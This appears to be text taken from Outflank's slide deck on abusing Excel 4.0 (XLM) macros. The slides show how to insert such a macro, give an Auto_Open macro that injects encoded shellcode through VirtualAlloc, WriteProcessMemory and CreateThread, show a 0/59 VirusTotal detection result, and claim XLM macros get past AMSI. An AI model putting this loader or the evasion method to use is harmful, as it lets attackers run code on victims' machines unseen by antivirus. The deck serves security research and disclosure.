


Although .xlm files are blocked by default, Excel 4.0 macro sheets are still supported in various Office file formats (.xlsm, .xls, .slk, ...)

HOW TO INSERT AN XLM MACRO (STEP 1)



HOW TO INSERT AN XLM MACRO (STEP 2)




EXCEL 4.0 MACRO KUNG FU

The screenshot shows an Excel spreadsheet titled "Win32 API XLM.xls - Compatibility Mode - Saved". A yellow bar at the top displays a "SECURITY WARNING" message: "Macros have been disabled." with a "Enable Content" button. The formula bar shows the macro name "Auto_Open" and the formula content. The main area contains 15 rows of macro code, each consisting of two columns labeled 1 and 2.

1	2
=REGISTER("Kernel32", "VirtualAlloc", "BBBBB", "VAlloc", , 1, 9)	=CHAR(219)&CHAR(221)&CHAR(158)&CHAR(88)&CHAR
=VAlloc(0,1000000,4096,64)	END
=REGISTER("Kernel32", "WriteProcessMemory", "JJJCJJ", "WProcessMemory", , 1, 9)	
=SELECT(R1C2:R1000:C2,R1C2)	
=SET.VALUE(R1C3, 0)	
=WHILE(ACTIVE.CELL()<>"END")	
=WProcessMemory(-1, R2C1 + R1C3 * 255, ACTIVE.CELL(), LEN(ACTIVE.CELL()), 0)	
=SET.VALUE(R1C3, R1C3 + 1)	
=SELECT(, "R[1]C")	
=NEXT()	
=REGISTER("Kernel32", "CreateThread", "BBBBBB", "CThread", , 1, 9)	
=CThread(0, 0, R2C1, 0, 0, 0)	
=HALT()	
14	
15	

<https://outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm/>

XLM VERSUS VBA IN OLE STREAMS



AV INDUSTRY FORGOT ABOUT 1992 TECHNOLOGY

The screenshot shows a web browser window for VirusTotal. The URL in the address bar is <https://www.virustotal.com/#/file/ac6f6a9463dabeb485973a0bc440e740627e3d2a05...>. The main content area shows the following details:

No engines detected this file

XLS file icon

SHA-256: ac6f6a9463dabeb485973a0bc440e740627e3d2a0593f1e6c26dbd116d6b2e3e
File name: Win32 API XLM - Copy.xls
File size: 19.5 KB
Last analysis: 2018-09-30 12:43:20 UTC

0 / 59 detections

Detection tab is selected. Other tabs: Details, Community.

Detection Engine	Status
Ad-Aware	Clean
AegisLab	Clean
AhnLab-V3	Clean
ALYac	Clean

HOW ABOUT AMSI?

Anti Malware Scan Interface (AMSI)

- Now integrates with VBA engine on Office 365 client applications
- All COM and Win32 APIs calls from VBA are logged
- However, Excel 4.0 macros are not VBA..

Excel 4.0 macros (XLM) are an effective way of weaponizing macros, while circumventing Anti Malware Scan Interface (AMSI)



MORE TO COME...

As soon as Microsoft permits us

OUTFLANK

clear advice with a hacker mindset



- **Phishy monkeys that steal your files**
- **Don't take the bait: credential stealing Word documents**

Still in the MSRC Responsible Disclosure process
Public disclosure soon on www.outflank.nl/blog



100 % macro free

OUTFLANK

clear advice with a hacker mindset

Pieter Ceelen

+31 6 5157 2696

pieter@outflank.nl

www.outflank.nl/pieter

@PtrPieter



Stan Hegt

+31 6 1188 5039

stan@outflank.nl

www.outflank.nl/stan

@StanHacked

